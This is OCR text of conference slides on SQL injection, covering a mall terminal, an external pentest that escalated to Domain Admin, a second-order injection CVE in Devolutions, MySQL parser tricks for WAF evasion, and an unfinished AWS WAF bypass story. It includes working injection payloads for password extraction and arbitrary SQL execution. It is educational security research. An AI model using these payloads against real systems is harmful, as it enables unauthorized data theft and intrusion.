


SQL Injection Is Still Alive

From a Mall's Interactive Terminal to AWS WAF Bypass

Marc Olivier Bergeron, Cybersecurity Analyst

GoSecure

Who am I?


Marc Olivier Bergeron

- Cybersecurity Analyst at GoSecure since 2020
- Work in the field since 2017, but enthusiast since 2015
- Participated in many cyber events
- Challenge designer at NorthSec
- Administrator of RingZer0 Team CTF
- Love SQL Injections

Is SQL Injection (SQLi) dead?

Often hearing that

- “SQL injection can’t be found in the wild anymore.”
- “CTF challenge designers should stop doing SQL injection challenges as it is not relevant anymore.”
- “It’s so easy to protect yourself from SQL injection, no one is vulnerable anymore.”


SQL INJECTION
LIGHTYEAR
SPACE RANGER
SQL INJECTION IS EVERYWHERE
imgflip.com

SQLi is Everywhere! (1/2)

Unexpected place


Web application accessible via internal network

This Photo by Unknown Author is licensed under CC BY-SA

SQLi in a mall interactive display terminal (2/2)

Simple SQL injection `1' or '1'='1` style

Still contained sensitive information



External SQLi to Domain Admin (1/5)

Context

- External assessment without credentials
- Some Web attack surface

External SQLi to Domain Admin (2/5)

A custom page in a CMS

- Accessible without authentication

Vulnerable to SQLi

- Found with arithmetic operations and "(select 1)"

```
1+1-1
(select 1)
```

- Password hashes exfiltration possible via boolean-based querying

```
1) OR ASCII(SUBSTRING((SELECT password FROM
cms..user ORDER BY email OFFSET 1 ROWS FETCH NEXT
1 ROWS ONLY),1,1)) BETWEEN 32 AND 97 -- -
```

External SQLi to Domain Admin (3/5)

Cracked the extracted passwords

- Cracked in our cracking box in around 45 minutes

External SQLi to Domain Admin (4/5)

Credential reuse is a big no!

- Credential was reused and worked on an email appliance without MFA
- Found dev account credential to the dev CMS accessible from the Internet
- Found unrestricted file upload in the dev CMS

External SQLi to Domain Admin (5/5)

Ended up with Domain Admins right

- RCE as IIS user with SEImpersonationPrivilege to become SYSTEM
- Obtain cleartext password with Mimikatz of a user member of Domain Admins group

🌶🌶 CVE Devolutions (CVE-2021-28157) (1/3)

Second Order SQL injection (error-based)


1. First, you set this as your username

   ```
   'or 1/(SELECT name FROM master..sysobjects ORDER BY 1 OFFSET 0 ROWS FETCH NEXT 1 ROW ONLY)='
   ```

🌶️🌶️ CVE Devolutions (CVE-2021-28157) (1/3)

Second Order SQL injection (error-based)

1. First, you set this as your username
   ```
   'or 1/(SELECT name FROM master..sysobjects ORDER BY 1 OFFSET 0 ROWS FETCH NEXT 1 ROW ONLY)='
   ```
2. Second, trigger the payload by deleting the user



Unable to delete

Conversion failed when converting the nvarchar value 'all_columns' to data type int.
Error

🌶️🌶️ CVE Devolutions (CVE-2021-28157) (2/3)

The pseudocode of the vulnerability

```
query = """IF EXISTS (SELECT name FROM sysusers WHERE name = '{0}')
BEGIN
DROP USER [{0}];
END""".replace("]","]]")
```

🌶🌶 CVE Devolutions (CVE-2021-28157) (2/3)

The pseudocode of the vulnerability

```
query = """IF EXISTS (SELECT name FROM sysusers WHERE name = '{0}')
BEGIN
DROP USER [{0}];
END""".replace("]","]]")
```

Example of a username that would execute arbitrary SQL command

```
' or 1=1)BEGIN
{INJECT HERE}
END
ELSE--
```

🌶️🌶️ CVE Devolutions (CVE-2021-28157) (2/3)

The pseudocode of the vulnerability

```
query = """IF EXISTS (SELECT name FROM sysusers WHERE name = '{0}')
BEGIN
DROP USER [{0}];
END""".replace("]","]]")
```

Example of a username that would execute arbitrary SQL command

```
' or 1=1)BEGIN
{INJECT HERE}
END
ELSE--
```

What the query looks like (injection in red)

```
IF EXISTS (SELECT name FROM sysusers WHERE name = '' or 1=1)BEGIN
{INJECT HERE}
END
ELSE--')
BEGIN
DROP USER […];
END
```

🌶️🌶️ CVE Devolutions (CVE-2021-28157) (3/3)

Payload of at most 128 characters

Found this injection by injecting `']` everywhere I could

Inspiration for Goat Connect Challenge at NorthSec 2021

Preface of 🌶️🌶️🌶️: MySQL Parser Bug

Bug presented in 2013 at BlackHat

```
SELECT table_name FROM information_schema 1.e.tables
```

Preface of 🌶️🌶️🌶️: MySQL Parser Bug

Bug presented in 2013 at BlackHat

```
SELECT table_name FROM information_schema 1.e.tables
```

New ways of exploiting in 2018

```
SELECT 1.e(table_name) FROM 1.e(information_schema 1.e.tables)
```

Preface of 🌶️🌶️🌶️: MySQL Parser Bug

Bug presented in 2013 at BlackHat

```
SELECT table_name FROM information_schema 1.e.tables
```

New ways of exploiting in 2018

```
SELECT 1.e(table_name) FROM 1.e(information_schema 1.e.tables)
```

And then in 2021...

```
SELECT id 1.1e, CHAR 10.2e(id 2.e)1.e, CONCAT 3.e('a'12.e,'b'1.e,'c'1.34e)1.e, 12 1.e*2 1.e, 12 1.e/2
1.e, 12 1.e|2 1.e, 12 1.e^2 1.e, 12 1.e%2 1.e, 12 1.e&2 FROM test 1.e.test;
```

Preface of 🌶🌶🌶: MySQL Parser Bug

Bug presented in 2013 at BlackHat

```
SELECT table_name FROM information_schema 1.e.tables
```

New ways of exploiting in 2018

```
SELECT 1.e(table_name) FROM 1.e(information_schema 1.e.tables)
```


And then in 2021...

```
SELECT id 1.1e, CHAR 10.2e(id 2.e)1.e, CONCAT 3.e('a'12.e,'b'1.e,'c'1.34e)1.e, 12 1.e*2 1.e, 12 1.e/2
1.e, 12 1.e|2 1.e, 12 1.e^2 1.e, 12 1.e%2 1.e, 12 1.e&2 FROM test 1.e.test;
```

Which is the equivalent to this:

```
SELECT id, CHAR(id), CONCAT('a','b','c'), 12*2, 12/2, 12|2, 12^2, 12%2, 12&2 FROM test.test;
```

🌶🌶🌶 AWS WAF Bypass (1/4)



🌶️🌶️🌶️ AWS WAF Bypass (2/4)

Client: “Normally the firewall should protect us right now.”

🌶🌶🌶 AWS WAF Bypass (2/4)

Client: “Normally the firewall should protect us right now.”

An hour and 16 minutes later...

🌶🌶🌶 AWS WAF Bypass (2/4)

Client: “Normally the firewall should protect us right now.”

An hour and 16 minutes later…

Me: “I have a bypass and can still extract everything”

🌶️🌶️🌶️ AWS WAF Bypass (2/4)

Client: “Normally the firewall should protect us right now.”

An hour and 16 minutes later…

